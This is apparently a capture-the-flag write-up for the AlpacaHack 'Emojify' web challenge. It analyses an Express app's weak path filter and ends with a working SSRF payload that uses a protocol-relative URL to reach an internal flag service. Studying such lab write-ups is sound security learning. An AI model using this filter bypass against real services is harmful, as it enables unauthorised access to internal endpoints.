
Alpaca Hack Emojify#
category : web#
difficulty : medium#
url to challenge : https://alpacahack.com/daily/challenges/emojify#
This is alapaca hack daily web ctf lets dive in and see whats going on

i decided to dig in with caido and look at the traffic

source code analysis#
import express from "express";
import fs from "node:fs";

const waf = (path) => {
  if (typeof path !== "string") throw new Error("Invalid types");
  if (!path.startsWith("/")) throw new Error("Invalid 1");
  if (!path.includes("emoji")) throw new Error("Invalid 2");
  return path;
};

express()
  .get("/", (req, res) => res.type("html").send(fs.readFileSync("index.html")))
  .get("/api", async (req, res) => {
    try {
      const path = waf(req.query.path);
      const url = new URL(path, "http://backend:3000");
      const emoji = await fetch(url).then((r) => r.text());
      res.send(emoji);
    } catch (err) {
      res.send(err.message);
    }
  })
  .listen(3000);
some kind of basic WAF, lets analyze the code we see that the url works like this : const url = new URL(path, “http://backend:3000”); reading the docs https://developer.mozilla.org/en-US/docs/Web/API/URL
we see
const url = new URL("../cats", "http://www.example.com/dogs");
console.log(url.hostname); // "www.example.com"
console.log(url.pathname); // "/cats"
for every input we give we will get something like
path = /emoji/dog/../../
// we will get still
url = http://backend:3000/
how do we override this URL this to get the flag ?
import express from "express";

const FLAG = process.env.FLAG ?? "Alpaca{REDACTED}";

express()
  // http://secret:1337/flag
  .get("/flag", (req, res) => res.send(FLAG))
  .listen(1337);
solution and payload#
looking at the WAF rules, the path has to start with ‘/’ to has to contain ’emoji’, and must be a string. and also we have to override the URL
the answer is to use Protocol-Relative URL , which starts with // so we can escape the filtering,
my final payload is this:
GET /api?path=//secret:1337/flag/emoji/dog/../.. HTTP/1.1
Host: 34.170.146.252:31211
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://34.170.146.252:31211/
Connection: keep-alive
Priority: u=0
which should get you the flag ALAPACA{…}